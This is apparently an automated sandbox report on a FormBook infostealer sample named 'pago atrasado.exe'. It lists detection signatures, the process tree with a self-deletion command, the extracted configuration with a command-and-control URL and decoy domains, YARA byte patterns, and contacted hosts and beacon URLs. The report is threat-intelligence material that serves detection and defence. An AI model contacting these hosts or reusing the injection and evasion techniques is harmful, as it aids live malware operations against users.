ID: 502137
Sample Name: pago atrasado.exe
Cookbook: default.jbs
Time: 16:42:00
Date: 13/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report pago atrasado.exe

Overview

General Information

Sample Name:	pago atrasado.exe
Analysis ID:	502137
MD5:	f841c72b1c4cadc..
SHA1:	06359aaf42a5ce6.
SHA256:	eaa038a0020fee7.
Tags:	exe Formbook xloader
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Yara detected FormBook
- Malicious sample detected (through …
- System process connects to networ…
- Detected unpacking (changes PE se…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Machine Learning detection for samp…
- Performs DNS queries to domains w…
- Self deletion via cmd delete
- Injects a PE file into a foreign proce…
- Queues an APC in another process …
- Tries to detect virtualization through…
- Modifies the context of a thread in a…

Classification



Process Tree

- **System is w10x64**
- pago atrasado.exe (PID: 4308 cmdline: 'C:\Users\user\Desktop\pago atrasado.exe' MD5: F841C72B1C4CADC4C98903AD26A96A16)
  - pago atrasado.exe (PID: 2840 cmdline: 'C:\Users\user\Desktop\pago atrasado.exe' MD5: F841C72B1C4CADC4C98903AD26A96A16)
    - explorer.exe (PID: 3472 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - colorcpl.exe (PID: 248 cmdline: C:\Windows\SysWOW64\colorcpl.exe MD5: 746F3B5E7652EA0766BA10414D317981)
        - cmd.exe (PID: 4940 cmdline: /c del 'C:\Users\user\Desktop\pago atrasado.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5060 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.crisisinterventionadvocates.com/u9xn/"
  ],
  "decoy": [
    "lifeguardingcoursenearme.com",
    "bolsaspapelcdmx.com",
    "parsleypkllqu.xyz",
    "68134.online",
    "shopthatlookboutique.com",
    "canlibahisportal.com",
    "oligopoly.city",
    "srchwithus.online",
    "151motors.com",
    "17yue.info",
    "auntmarysnj.com",
    "hanansalman.com",
    "heyunshangcheng.info",
    "doorslamersplus.com",
    "sfcn-dng.com",
    "highvizpeople.com",
    "seoexpertinbangladesh.com",
    "christinegagnonjewellery.com",
    "artifactorie.biz",
    "mre3.net",
    "webbyteanalysis.online",
    "medicmir.store",
    "shdxh.com",
    "salvationshippingsecurity.com",
    "michita.xyz",
    "itskosi.com",
    "aligncoachingconsulting.com",
    "cryptorickclub.art",
    "cyliamartisbackup.com",
    "ttemola.com",
    "mujeresenfarmalatam.com",
    "mykombuchafactory.com",
    "irasutoya-ryou.com",
    "envtmyouliqy.mobi",
    "expert-rse.com",
    "oddanimalsink.com",
    "piezoelectricenergy.com",
    "itservices-india.com",
    "wintwiin.com",
    "umgaleloacademy.com",
    "everythangbutwhite.com",
    "ishhs.xyz",
    "brandsofcannabis.com",
    "sculptingstones.com",
    "hilldetailingllc.com",
    "stone-project.net",
    "rbrituelbeaute.com",
    "atzoom.store",
    "pronogtiki.store",
    "baybeg.com",
    "b148tlrfee9evtvorgm5947.com",
    "msjanej.com",
    "western-overseas.info",
    "sharpecommunications.com",
    "atlantahomesforcarguys.com",
    "neosudo.com",
    "blulacedefense.com",
    "profilecolombia.com",
    "blacksaltspain.com",
    "sejiw3.xyz",
    "saint444.com",
    "getoken.net",
    "joycegsy.com",
    "fezora.xyz"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.326494354.00000000008E0000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000001.00000002.326494354.00000000008E0000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000001.00000002.326494354.00000000008E0000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ac9:$sqlite3step: 68 34 1C 7B E1 • 0x16bdc:$sqlite3step: 68 34 1C 7B E1 • 0x16af8:$sqlite3text: 68 38 2A 90 C5 • 0x16c1d:$sqlite3text: 68 38 2A 90 C5 • 0x16b0b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c33:$sqlite3blob: 68 53 D8 7F 8C
00000002.00000000.286357081.0000000006D43000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000002.00000000.286357081.0000000006D43000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x46a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x4191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x47a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 25 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.1.pago atrasado.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.1.pago atrasado.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.1.pago atrasado.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ac9:$sqlite3step: 68 34 1C 7B E1 • 0x16bdc:$sqlite3step: 68 34 1C 7B E1 • 0x16af8:$sqlite3text: 68 38 2A 90 C5 • 0x16c1d:$sqlite3text: 68 38 2A 90 C5 • 0x16b0b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c33:$sqlite3blob: 68 53 D8 7F 8C
1.2.pago atrasado.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.pago atrasado.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7808:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18d97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Found malware configuration
- Yara detected FormBook
- Machine Learning detection for sample

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- System process connects to network (likely due to code injection or exploit)
- Performs DNS queries to domains with low reputation
- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)

Data Obfuscation:

- Detected unpacking (changes PE section rights)

Hooking and other Techniques for Hiding and Protection:

- Self deletion via cmd delete

Malware Analysis System Evasion:

- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Sample uses process hollowing technique
- Maps a DLL or memory area into another process
- Injects a PE file into a foreign processes
- Queues an APC in another process (thread injection)
- Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Application Shimming 1	Process Injection 6 1 2	Virtualization/Sandbox Evasion 2	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Application Shimming 1	Process Injection 6 1 2	LSASS Memory	Security Software Discovery 1 5 1	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	File Deletion 1	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 1 1 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
pago atrasado.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.pago atrasado.exe.2330000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.0.pago atrasado.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
0.0.pago atrasado.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
16.2.colorcpl.exe.4a4796c.4.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
16.2.colorcpl.exe.2b2c88.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.2.pago atrasado.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.1.pago atrasado.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.pago atrasado.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://i3.cdn-image.com/__media__/fonts/open-sans/open-sans.woff2	0%	Avira URL Cloud	safe	
www.crisisinterventionadvocates.com/u9xn/	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/fonts/open-sans/open-sans.ttf	0%	Avira URL Cloud	safe	
http://www.highvizpeople.com/Migraine_Pain_Relief.cfm?fp=lEL3szcLRiQ3X72dJydtT9fP1DR49HnC0B3XMUp8zSX	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/fonts/open-sans/open-sans.svg#open-sans	0%	Avira URL Cloud	safe	
http://www.oddanimalsink.com/u9xn/?z0=Eyy2FmThgSczREyJUe5BPhqJIrAJD2iL3N0sS7pth5V4AuiiYZbYrcKb75E1rnMpvjAp&PjlT=JhfHclW8zdo	0%	Avira URL Cloud	safe	
http://www.highvizpeople.com/__media__/js/trademark.php?d=highvizpeople.com&type=ns	0%	Avira URL Cloud	safe	
http://www.crisisinterventionadvocates.com/u9xn/?z0=LAjf/xx2BjlKOSx2Nw0FybGnOLdFfrA16q3xOuIsu5dbrvvju1demR4HH9h71lmoA2bo&PjlT=JhfHclW8zdo	0%	Avira URL Cloud	safe	
http://www.highvizpeople.com/song_lyrics.cfm?fp=lEL3szcLRiQ3X72dJydtT9fP1DR49HnC0B3XMUp8zSX%2FLdrtTp	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/fonts/open-sans/open-sans.otf	0%	Avira URL Cloud	safe	
http://www.highvizpeople.com/__media__/design/underconstructionnotice.php?d=highvizpeople.com	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.woff	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/fonts/open-sans/open-sans.woff	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/pics/27587/Right.png)	0%	Avira URL Cloud	safe	
http://www.highvizpeople.com/px.js?ch=2	0%	Avira URL Cloud	safe	
http://www.highvizpeople.com/px.js?ch=1	0%	Avira URL Cloud	safe	
http://www.itskosi.com/u9xn/?z0=Q2BOOCh2YmRGzHBLpF4ZGgsAfzPJKYPCPJSLTy3o+TqCnIZHYQwJa/p1Zgpwk24Ey+uX&PjlT=JhfHclW8zdo	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/fonts/open-sans/open-sans.eot?#iefix	0%	Avira URL Cloud	safe	
http://www.highvizpeople.com/10_Best_Mutual_Funds.cfm?fp=lEL3szcLRiQ3X72dJydtT9fP1DR49HnC0B3XMUp8zSX	0%	Avira URL Cloud	safe	
http://www.highvizpeople.com/Best_Penny_Stocks.cfm?fp=lEL3szcLRiQ3X72dJydtT9fP1DR49HnC0B3XMUp8zSX%2F	0%	Avira URL Cloud	safe	
http://www.highvizpeople.com/Accident_Lawyers.cfm?fp=lEL3szcLRiQ3X72dJydtT9fP1DR49HnC0B3XMUp8zSX%2FL	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/pics/468/netsol-favicon-2020.jpg	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.svg#open-sans-bold	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/pics/27587/Left.png)	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/pics/10667/netsol-logos-2020-165-50.jpg	0%	Avira URL Cloud	safe	
http://www.everythangbutwhite.com/u9xn/?z0=a5IGPNkliMrRjEJlFMTr6wLc8iEcWRvcvuUq3Ax8SYLvcABDJqlPe7bn0Dwhj5qYaiRJ&PjlT=JhfHclW8zdo	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.woff2	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.eot	0%	Avira URL Cloud	safe	
http://www.highvizpeople.com/u9xn/?z0=rzasM82ZF5Q0VpfmrNE4kv3GDdRAHDJpM3U8JxcA+ITN6WDsXwhhZ+Z3rxJnSB0jHUWg&PjlT=JhfHclW8zdo	0%	Avira URL Cloud	safe	
http://www.highvizpeople.com/sk-logabpstatus.php?a=MzZzaVd5UDZhY0hEU3Z1UzFXVHRjNXcrTjlwaWZWbWlYbHV5Y	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/pics/27587/BG_2.png)	0%	Avira URL Cloud	safe	
http://www.everythangbutwhite.com/	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.eot?#iefix	0%	Avira URL Cloud	safe	
http://www.highvizpeople.com/display.cfm	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.otf	0%	Avira URL Cloud	safe	
http://www.Highvizpeople.com	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.ttf	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/js/min.js?v2.3	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/pics/27586/searchbtn.png)	0%	Avira URL Cloud	safe	
http://i3.cdn-image.com/__media__/fonts/open-sans/open-sans.eot	0%	Avira URL Cloud	safe	
http://www.everythangbutwhite.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.everythangbutwhite.com	3.64.163.50	true	true		unknown
oddanimalsink.com	34.102.136.180	true	false		unknown
www.highvizpeople.com	208.91.197.27	true	true		unknown
www.itskosi.com	46.101.121.244	true	true		unknown
www.crisisinterventionadvocates.com	74.208.236.134	true	true		unknown
shops.myshopify.com	23.227.38.74	true	false		unknown
www.baybeg.com	unknown	unknown	true		unknown
www.shopthatlookboutique.com	unknown	unknown	true		unknown
www.christinegagnonjewellery.com	unknown	unknown	true		unknown
www.ttemola.com	unknown	unknown	true		unknown
www.oddanimalsink.com	unknown	unknown	true		unknown
www.ishhs.xyz	unknown	unknown	true		unknown
www.sfcn-dng.com	unknown	unknown	true		unknown
www.umgaleloacademy.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.crisisinterventionadvocates.com/u9xn/	true	• Avira URL Cloud: safe	low
http://www.oddanimalsink.com/u9xn/?z0=Eyy2FmThgSczREyJUe5BPhqJIrAJD2iL3N0sS7pth5V4AuiiYZbYrcKb75E1rnMpvjAp&PjlT=JhfHclW8zdo	false	• Avira URL Cloud: safe	unknown
http://www.crisisinterventionadvocates.com/u9xn/?z0=LAjf/xx2BjlKOSx2Nw0FybGnOLdFfrA16q3xOuIsu5dbrvvju1demR4HH9h71lmoA2bo&PjlT=JhfHclW8zdo	true	• Avira URL Cloud: safe	unknown
http://www.itskosi.com/u9xn/?z0=Q2BOOCh2YmRGzHBLpF4ZGgsAfzPJKYPCPJSLTy3o+TqCnIZHYQwJa/p1Zgpwk24Ey+uX&PjlT=JhfHclW8zdo	true	• Avira URL Cloud: safe	unknown
http://www.everythangbutwhite.com/u9xn/?z0=a5lGPNkliMrRjEJlFMTr6wLc8iEcWRvcvuUq3Ax8SYLvcABDJqlPe7bn0Dwhj5qYaiRJ&PjlT=JhfHclW8zdo	true	• Avira URL Cloud: safe	unknown
http://www.highvizpeople.com/u9xn/?z0=rzasM82ZF5Q0VpfmrNE4kv3GDdRAHDJpM3U8JxcA+ITN6WDsXwhhZ+Z3rxJnSB0jHUWg&PjlT=JhfHclW8zdo	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.91.197.27	www.highvizpeople.com	Virgin Islands (BRITISH)		40034	CONFLUENCE-NETWORK-INCVG	true
34.102.136.180	oddanimalsink.com	United States		15169	GOOGLEUS	false
3.64.163.50	www.everythangbutwhite.com	United States		16509	AMAZON-02US	true
46.101.121.244	www.itskosi.com	Netherlands		14061	DIGITALOCEAN-ASNUS	true
74.208.236.134	www.crisisinterventionadvocates.com	United States		8560	ONEANDONE-ASBrauerstrasse48DE	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	502137
Start date:	13.10.2021
Start time:	16:42:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 17s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	pago atrasado.exe

Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/2@12/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 31.4% (good quality ratio 28.7%) • Quality average: 76.5% • Quality standard deviation: 31.3%
HCA Information:	• Successful, ratio: 85% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
208.91.197.27	iAuPyHuUkk.exe	Get hash	malicious	Browse	• www.vintagepaseo.com/mexq/?e66HNDO=NdiAijP1TUDTbxv+UVf96WWBcfe2HF0RhGf6TXdRPwqQZT7SHaZsoP4NORlVjEEjxsHi13Lz5g==&6lux=TrTPmvux5
	wDzceoRPhB.exe	Get hash	malicious	Browse	• www.vaughnmethod.com/ed9s/?j6A=cMgc34DI6EHgRBPPCU1upM8r6W5gmyFdUZ6BCP+wlJ0AAQ+v0J4fB8uzS/jKj/yu2Uo5&2d64u=GZS0ntMXED7DC

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	etiyrflKft.exe	Get hash	malicious	Browse	• www.wepreпareamerica-world.com/n092/?h0Gdj4dh=7QNXrpC+0zTYuDSJvYtcqWvwaJpzyS75Y6CJpFMcqskYdcMJUPnJbkzMB91F/535v440&1bkX=KN9l7
	INVPRF2100114_pdf.exe	Get hash	malicious	Browse	• www.youroтcs.com/euzn/?vPAl-=CR-TLLc&5j=Jq5AABYnwO9dbv77N4nPQwsgHB5GKQbjMYkkdBpcGmLbEHlDRj4+NcKZLwDv+32oOSRS
	PkF9Fg2Tnc.exe	Get hash	malicious	Browse	• www.thymoscorp.com/n092/?Cptd5=T476+wLEZakNnatpzDgnd+i8GD3CeHIKKZKbWkLuO1H4v0vGZa8Ua7CXK/8Rlqil4H1a&y4=7n3dvv
	2WK7SGkGVZ.exe	Get hash	malicious	Browse	• www.andrewfjohnston.com/b2c0/?1bV=j6ATrf&7nlpd=nPJDWeDX3x/7yoIb4Y8ACYvoKxwYoowpnQPys4jm4E2BXf8WUJ1hnsC1S/FzrgAx/9vb
	NEW ORDER INQUIRY_Q091421.PDF.exe	Get hash	malicious	Browse	• www.barrier-to-entry.com/h5jc/?8pW=UAgdrLYBEBHnZD6vumMuWShxuTvQQAMT+4FDgagiYMIIlUmoqNFKWavZLlig6d0hZcfT&1bE8p=8p04q8mHnH
	ugsuHxq7Ey.exe	Get hash	malicious	Browse	• www.wepreпareamerica-world.com/n092/?UL=7QNXrpC+0zTYuDSJvYtcqWvwaJpzyS75Y6CJpFMcqskYdcMJUPnJbkzMB91vgJH5r6w0&rP=4hOh3
	DHL_Online_Receipt.doc	Get hash	malicious	Browse	• www.getrichadams.com/c3hy/?yfL8-tq0=+C97xekWOCtRqspsnKWJgGOuAPiwQzy0YYswFyxb/tYUxnF7+gywk2v6MOtw6eF1FCkoSQ==&f6A8=dxo0srcx

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	m2F8C6rz9J.exe	Get hash	malicious	Browse	• www.yesterdaystomorrownow.com/zizv/?FL0lxhs=tq18rE4QkgIvfNIpkqEMdP/7PcSlbVRZ9TDCQpLEuCwXiE5u+3jx/eVPwHHQIFKJLFE+&1bT8s=1bbhp0_P
